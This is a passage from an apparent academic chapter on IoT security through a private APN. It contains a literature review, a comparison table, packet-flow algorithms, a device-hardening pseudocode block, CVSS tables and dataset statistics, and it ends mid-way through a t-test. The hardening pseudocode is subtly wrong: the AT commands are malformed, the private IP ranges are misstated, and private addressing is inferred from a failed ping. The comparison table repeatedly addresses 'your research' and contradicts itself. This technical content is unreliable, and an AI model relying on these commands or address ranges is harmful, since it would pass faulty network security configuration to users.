Sun et al. [15] proposed a complex IoT design architecture based on fractal theory. The authors imbibed fractal architecture concepts for self- similarity and data perception to achieve continuous expansion of the global IoT ecosystems. This architecture displayed increased scalability and stability of IoT deployments. While business prospects and market growth for IoT-enabled applications are immense, there are concerns over complex implementations and security.

Kearney and Asal [16] proposed a new methodology based on a unique reference model. Considering best practices and secure design features, the authors added provisions for security processes and operational services to work efficiently and securely. Novac et al. [17] designed Android mobile push notification services concerning advantages and disadvantages. The authors referred to Apple APN and Google GCM services for sending data to Android applications.

López Peña and Muñoz Fernández [18] proposed new IoT standards related to emerging security issues, new features, and computing efficiency. These included transparency of IoT and cloud edge computing, allowing nodes to dynamically alter access without admin intervention, IoT management for providing a global view of communication, software and hardware infrastructure deployed, and automating the integration of real-time IoT data visualization for reviewing the data flow and topology.

Don et al. [19] proposed a trust-aware IoT framework to capture consumers' and vendors' real-time dynamic requirements. This aided real-time matching to ensure better management and reduction in resource wastage. The prototype successfully demonstrated the viability of having embedded sensors with smart containers and the use of real-time captured data for enabling better decision-making.

Gayathri et al. [20] proposed monitoring parameters for IoT batteries. This enabled data to enable actions decision-making battery life. The system involved sensors on the IoT battery to send the data to a cloud database accessed by the manufacturers and users. These can be utilized to manage, improve battery health and enhance efficiency.

Khan and Khachane [21] reviewed several IoT architectures and methods for waste accumulation control for flooded bins and detecting unhygienic conditions. The framework presented the immense advantages and disadvantages of hygienic and clean society development in urban living areas.

Manjunath and Shah [22] focused on the use of IoT architecture to automate food waste for multiple office sites. The authors' integrated report comparison and analysis deliver insights useful for higher management. The proposed system automated the author’s measurement for each office premises and analyzed reports daily.

Vishwakarma et al. [23] proposed the use of home automation for smart energy efficiency. The system provided access control of the house equipment from anywhere in the world. Static IP addressing was implemented with wireless, using the main supply for Internet connectivity. Voice recognition command enables home automation operation using Google Assistant. The authors focus on ensuring that the home automation system becomes secure and intelligent.

Yaokumah et al. [24] presented a taxonomy to identify the assets in cyber focus and classified the cyber-threats ranging from social engineering, malicious software, object reuse, buffer overflow, back door, input attacks, mobile code, and logic bomb attacks. The authors provided security defense measures to control such threats, as well as help security professionals, choose an appropriate countermeasure.

Laka and Mazurczyk [25] proposed a defense method for new mobile authentication based on an ID module-card for subscribers and an Open-ID-Connect standard. The authors compared the method from security as well as the users’ remembering use of static passwords and one-time passwords used for existing authentications.

Elhoseny et al. [26] presented a genetic algorithm for optimizing the coverage requirements of WSNs. This model used limited energy for constant monitoring of specific targets for long periods. The authors allowed sensor nodes to move to suitable locations for gathering environment-related information.

For mobile security, Bi et al. [27] proposed dual autonomous moving methodologies. The sink provided moving decisions even with no proper knowledge and details about the sensor node energy or the network topology. The authors presented simulations for comparing the performance of the proposed moving methods. The results obtained indicated that the methods could prolong the network lifetime.

Ma et al. [28] proposed effective certificate-less encryption with a public keyword searching methodology. The results significantly displayed the proposed method to be secure against chosen and guessing keyword attacks. The authors computed key generation and certificate-less search costs and compared their model results with the Peng scheme (Table 6.3).

Table 6.3 Comparing research literature ⏎

References	*Strength*	*Weakness*

References	*Strength*	*Weakness*
Neshenko et al. [4]	Comprehensive survey of IoT vulnerabilities and exploits. Provides valuable insights into the security challenges faced by IoT devices and networks	Specifically focus on few APN-based security solutions
Badii et al. [6]	Explores privacy and security aspects of IoT platforms in a smart city context, which is relevant to your research	Not delves deeply into the use of APNs for enhancing security
Cao [7]	Focuses on security aspects of 5G networks, which can be relevant for future IoT deployments	Partially address the use of APNs within 5G networks for IoT security
Macedo [8]	Provides a broad overview of IoT security challenges and existing solutions	Focus on few APN-based security solutions or their application in IoT
Kim et al. [9]	Focuses on insider threats in IoT, which is an important security consideration	Not directly address the use of APNs for mitigating insider threats in IoT
Matheu et al. [10]	Explores IoT security testing methodologies, which can be valuable for evaluating the security of APN-based solutions	Specifically focus on few APN-based security solutions
Bhardwaj and Goundar [11]	Explores the use of fog computing in IoT, which can be relevant for optimizing APN-based solutions	Partially address the use of APNs within fog computing architectures
Miladinovic and Schefer-Wenzl [12]	Explores the use of network functions virtualization (NFV) in IoT, which can have implications for implementing and managing APN-based solutions	Not fully focussed on the use of APNs within NFV-enabled IoT environments

References	*Strength*	*Weakness*
Taivalsaari and Mikkonen [13]	Provides a taxonomy of IoT client architectures, which can be helpful for understanding the diverse range of devices and their security requirements	Not specifically address the use of APNs in different IoT client architectures
Fox et al. [14]	Explores the deployment of localized IoT network infrastructures, which can be relevant for understanding the practical aspects of implementing APN-based solutions	Partially focussed on the use of APNs for localized IoT networks
Sun et al. [15]	Explores IoT architectures based on fractal theory, which can be relevant for understanding the complexity of IoT networks	Not specifically address the use of APNs within the context of fractal-based IoT architectures
Kearney and Asal [16]	Presents a methodology for developing IoT systems, which can be valuable for designing and implementing APN-based solutions	Specifically address the use of APNs within the context of their proposed methodology
Novac et al. [17]	Compares APNs and GCM (Google Cloud Messaging) for mobile platforms, which provides some context for understanding the use of APNs in mobile environments	May not specifically address the use of APNs for securing IoT communications
López Peña and Muñoz Fernández [18]	Presents an architectural model for a high-performance IoT platform, which can be relevant for understanding the integration of APNs within broader IoT architectures	Partially addresses the use of APNs for enhancing security within their proposed architecture

References	*Strength*	*Weakness*
Don et al. [19]	Explores the use of IoT for social good, which is not directly relevant to the specific focus of your research	Not directly relevant to the research on APN-based IoT security
Gayathri et al. [20]	Explores the use of IoT in smart microgrids, which can be relevant for understanding IoT applications in critical infrastructure	Not fully addresses the use of APNs for securing smart grid applications
Khan and Khachane [21]	Surveys the use of IoT in waste management, which is not directly relevant to the specific focus of your research	Partially relevant to the research on APN-based IoT security
Manjunath and Shah [22]	Explores the use of IoT for food wastage management, which is not directly relevant to the specific focus of your research	Not directly relevant to the research on APN but more on IoT security
Vishwakarma et al. [23]	Explores the use of IoT for home automation, which is not directly relevant to the specific focus of your research	Not directly relevant to the research on IoT but more on APN-based security
Yaokumah et al. [24]	Provides a taxonomy of cyber threats to application security, which is generally relevant to IoT security	Partially addresses the use of APNs for mitigating specific cyber threats
Laka and Mazurczyk [25]	Explores the security of a new mobile authentication method, which can be relevant for understanding authentication mechanisms in IoT	Not fully focussed on addressing the use of APNs within the context of mobile authentication

References	*Strength*	*Weakness*
Elhoseny et al. [26]	Focuses on optimizing k-coverage in wireless sensor networks, which is relevant for network topology and coverage in IoT	Not specifically address the use of APNs within the context of optimizing network coverage
Bi et al. [27]	Focuses on moving schemes for mobile sinks in wireless sensor networks, which is not directly relevant to the specific focus of your research	Partially relevant to the research on APN-based IoT security
Ma et al. [28]	Focuses on a specific cryptographic technique (certificateless searchable public key encryption) for mobile healthcare systems	Not fully addresses the use of APNs within the context of mobile healthcare systems or the specific cryptographic techniques used in your research

6.3 PROPOSED METHODOLOGY

To address the issues, the authors took various steps that should be included in the suggested sustainable solution design [29]. Private APN was set up with the aid of a telecom operator, in addition to normal measures such as utilizing industry-standard encryption methods [30]. Few other researchers implemented APN [31] but did not include the following capabilities, as this research in the Private APN implementation is likely the first of its type by a technology company:

- Secure private data communication channel between the IoT devices and backend cloud platform.
- Every IoT node is accessed using a SIM card with a private static IP pool.
- Since private IP addressing is used, no node is accessible from the Internet.
- SIM Cards with static private IPs addresses are securely provisioned to access the backend – reliable when compared to public SIM cards having dynamic IPs.

- Since only data services are allowed on SIM cards, this reduces the risks of any network or access threats.
- Service availability is assured as compared to standard channels during challenging conditions.

Figure 6.1 illustrates the architecture for the private APN implementation [32] performed to achieve the objectives. This proposed Private APN architecture and steps with sensor data security [33] are illustrated in the form of algorithms for device-to-IoT platform communication below.




Figure 6.1 Proposed private APN architecture. ⏎

g

6.3.1 Algorithm for communication from device to IoT platform

Input: Get data from sensors
Output: Data Packet received at Head End System
Step 1: IoT Gateway Gets Data from Sensor (Voltage, Current, Load)

Input: Get data from sensors
Step 2: Gateway Firmware verifies and packs data into a single packet as per defined protocol by including additional data such as timestamp, gateway unique identifier, etc.
Step 3: Communication Module Encrypts the packet from Step2 using industry-standard encryption and hashing algorithms
Step 4: Private APN SIM pushes the encrypted packet to the operator radio network
Step 5: Encrypted packet flows through the Operator Radio Network through a pre-defined private virtual path to reach the Serving GPRS Support Node (SGSN).
Step 6: SGSN validates the packet with the Home Location Register (HLR) packet to ensure its authenticity and source validity.
Step 7: Post verification, SGSN forwards the packet to the Gateway Node that is responsible for the internetwork channel from packet-switched to the GPRS network.
Step 8: Packets travel on the MPLS network that defines a secure, reliable, and static routing path between the GGSN and the Private IP that defines the receiving side of the Head End System.
Step 9: Head End System receives the packets at the defined port and validates it concerning the IoT device GPRS SIM Source IP (which is a private IP from a defined range)
Step 10: If the packet is validated, it is accepted, else it is discarded
Step 11: If accepted, the packet is further processed and the data after validation and verification persisted in the database for further processing and analysis.

6.3.2 Algorithm for communication from IoT platform to device

Input: Query / Configuration Data from IoT Platform

Output: Command Packet received by specific IoT device for triggering appropriate action

Step 1: IoT Platform UI enables to create of a command packet for a specific Field IoT Device (data request command, device configuration command)

Step 2: IoT Platform creates appropriate data packet as per defined protocol and passes to Head End System (HES)

Step 3: HES validates packet, destination device private IP, adds additional supervisory data, and encrypts using industry-standard encryption and hashing algorithms.

Step 4: HES pushes the data to the communication layer for being communicated further.

Step 5: The packet travels on the MPLS network that defines a secure, reliable, and static routing path between the Private IP that defines the sending side of the Head End System and the GGSN.

Step 6: GGSN validates the packets for AAA and forwards the packet to the Serving GPRS Support Node (SGSN).

Step 7: SGSN validates the packet with the Home Location Register (HLR) packet to ensure its authenticity and source validity.

Step 8: Post verification, SGSN forwards the packet to the Operator Radio Network and it reaches the device for which it is destined based on the Private IP of the Private APN SIM of the IoT device.

Step 9: The firmware logic validates the packet for parameters like source authenticity, confidentiality, validity, etc.

Step 10: If the packet is validated, it is accepted, else it is discarded

Step 11: If accepted, the packet is further processed by the firmware, and the commands after validation and verification are executed to perform appropriate actions as requested from the IoT platform side. On successful completion, an acknowledgment packet is sent back.

The above implementation overcomes security issues and the four main IoT threats as capture, manipulation, disruption, and exploits [34]. Table 6.4 illustrates the impact and implementations for reference. The authors also tested and secured the proposed APN Private IP Setup with several leading vendors like Gemalto. These provided secure connectivity with 2G and 3G network failback with Private APN [35]. This provided better global connectivity and security using the below-mentioned setup process. This involved initiating the Private APN with mandatory use of APN services, blocking ICMP, changing default SSH and HTTPS ports to user-defined ports, and disabling insecure services. Admin lock is also performed. Before the device went live, IP Address is verified as being public or private. Only after it is confirmed to be private, the device is initialized to be operational.

Table 6.4 Top threats & impact on IoT devices ⏎

Threats	*Impact*
Capture	The objective is physical or logical access for data exfiltration of IoT nodes without authentication or proper authorization
Disruption	Denies the access and focuses on subverting IoT infrastructure to cause availability issues
Manipulation	End up manipulating the identity and time-series data
exploits	Unknown and untested vulnerabilities exist in apps and IoT hardware, these are exploited by hackers

6.3.3 Algorithm for secure APN process

```
Start
    Initiate APN
        AT_CGD0NT = 1, "APN_IP          *** Setup the APN to use
        Terminal"
        AT ≤ SSTA = 0                   *** Enables APN Toolkit for Auto
                                        Response
        AT ± INIT(CGATC) = 1            *** Initiates & Activates APN
                                        Context
Mandate use of APN
    System → Services → Service_Access
    Dialout_Cell → should be ‘Unchecked’ to respond to ICMP → Apply
Disable Insecure Services
    System → Services → Service_Addcess
    Dialout_Cell → Enable only SSH
      The change default port → user_defined
    Dialout_Cell → Enable only HTTPS
      The change default port → user_defined
Harden Root/Admin Account
    Settings → User & Groups → Users → Root → Disable
    Settings → User & Groups → Users → Create New & Add to Admin group
    Settings → Users & Groups → Users
        Edit → SSH_Auth_Keys (Public Key)
        Edit → Disable Password_Auth → Apply
    System → Services → Bruteforce-Protection → Enable → Apply
Reduce Threat Surface Area
    System → IP → WNet 0 → Failover → Enable Internal Cell Mode
    Internal_Cell_Mode → add Primary and Secondary Probe_Address → Apply
Determine whether IP is Public or Private
    System → IP Address → Network Interface (WNet-0) → Set (Failover) = 0 → Apply
    System → Dial → Internal Cell Mode → Dial Out → Enabled → Apply
    Status → Stats → Interface → select WNet 0 → Check IP Address
Enable Alerts
    Alerts & Logs → Auto Response
        Check_Conditions → Cell Mode → Internal Cell Mode
        Data_Limits → Set Max (user_defined), Roll_Time → Set Period(user_defined)
If IP_Address == 192168.x.x, 10.x.x.x or beteen (172.16.30.x. to 172.41.x.x)
    IP_Address is Private & Internet_access is not present → Not Public IP
Verify outbound_traffic
```

```
    Ping = 8.8.8.8 (Public DNS)
    If Ping_reply = not available → IP_Adress is Private
        Proceed
    Else
        Likelihood of Public IP_Address
        Re-Initialize
Stop
```

6.4 EXPERIMENTAL RESULTS

This research referred to data feeds from the CVSS portals to compare with results from the IoT setup as per the industry standards. These datasets are collected from various demanding conditions related to privacy and security. The authors included assumptions for deciding to calculate the baseline results.

- Every Threat Class is considered to have equal weight, so Threat Class Weight as 1
- Each layer on an IoT device is considered equally important, Asset Weight is 1
- Compromise of a Single IoT device should not lead to compromise of the entire group
- Compromise of over 50% of devices perform additional attacks, considered DDoS attacks.
- Security Protocols often tend to use random numbers, using randomness for embedded IoT systems is challenging. This research recommends using hardware-based random number generators.
- Implementation initially evaluated the CVSS metrics assuming no exploits for the vulnerabilities found and then performed again by considering every exploit found.

IoT exploits of different vendors, devices, nodes, sensors, and embedded systems and platforms are compared for the severity rating of CVSS 3.0 as illustrated in Table 6.5.

Table 6.5 Referencing CVSS 3.0 vulnerability severity rating ⏎

Severity impact	*Bassline rating*
Cosmetic	0.0
Minor	0.1–3.99
Moderate	4.0–6.99
Major	7.0–8.99
Critical	9.0–10.0

There are unique costs associated with achieving such high levels of security and accurate data collection. The per-device cost associated with data capture increased to about 1.25 times when compared to a traditional APN solution, but the benefits were substantial because the entire implementation is SLA-driven (with associated penalties based on data capture requirements). Data collection has been ongoing since the establishment of the private APN infrastructure and the placement of field devices at needed locations to gather real-time data. With this solution, a fundamental functional need of data being recorded at a very high frequency of every 2 minutes was met. With a confidence level of 99.5%, the same can be said for over three thousand five hundred measurement points. For the visualization, the authors have used the IoT sensors dataset available on Kaggle. The dataset is for the classification of sensor types based on measured sensor value and the tolerance value. The sensor value and tolerance value for the IoT sensors dataset are shown in Figure 6.2.




Figure 6.2 Visualization of sensor and tolerance value. ⏎

Furthermore, the statistical summary, like count, mean, standard deviation, etc. of the dataset is shown in Table 6.6.

Table 6.6 Statistical summary of the dataset ⏎

Statistics	*Sensor value*	*Tolerance value*
count	75.000000	75.000000
mean	29.416000	1.935733
Std	22.657157	1.173883
min	0.000000	0.010000
25%	8.750000	2.000000
50%	26.000000	2.000000
75%	45.000000	3.000000
max	80.000000	3.000000

The pairplot diagram that shows the relationship between all the attributes of the dataset is shown in Figure 6.3.




Figure 6.3 Pairplot diagram. ⏎

The scatterplot diagram shows how the data is distributed in the dataset. The scatterplot visualization of the dataset is given below in Figure 6.4.




Figure 6.4 Scatterplot of tolerance value and output. ⏎

The countplot graph is plotted to check whether the values are uniformly plotted. Figure 6.5 displays the countplot of the Sensor value and Tolerance value.




Figure 6.5 Countplot of sensor and tolerance value. ⏎

The count plot shows that the sensor value is uniformly distributed at some points, whereas the tolerance value is more on the high side. After that, the distribution plot (as shown in Figure 6.6) is used to better visualize the sensor and tolerance values.




Figure 6.6 Distribution plot of sensor value and tolerance. ⏎

The distribution plot shows the value density at a particular region of the graph, ultimately highlighting the range in which the value fluctuates.

6.5 RESULTS AND DISCUSSION

The correlation matrix shows how the various parameters of the dataset are correlated. From the correlation matrix, as shown in Figure 6.7, all parameters positively correlate with the sensor value of the IoT device.




Figure 6.7 Correlation matrix. ⏎

The authors also performed a *T*-Test calculation to the validate two independent means using Hybrid and Proposed APN values. Null Hypothesis H_0: $a1-a2$ = zero was referred, with

$a1$ = Mean of first population

$a2$ = Mean of second population

0.05 = Significance level with the two-tailed hypothesis

The null hypothesis is considered when the difference being zero in the two populations as referred to in Equation 6.1.

$$t = \frac{\overline{X}_1 - \overline{X}_2}{\sqrt{\left(\frac{(N_1-1)s_1^2+(N_2-1)s_2^2}{N_1+N_2-2}\right)\left(\frac{1}{N_1}+\frac{1}{N_2}\right)}} \tag{6.1}$$

Difference Scores Calculations:

Hybrid (Public–Private IP)

N_1: 190

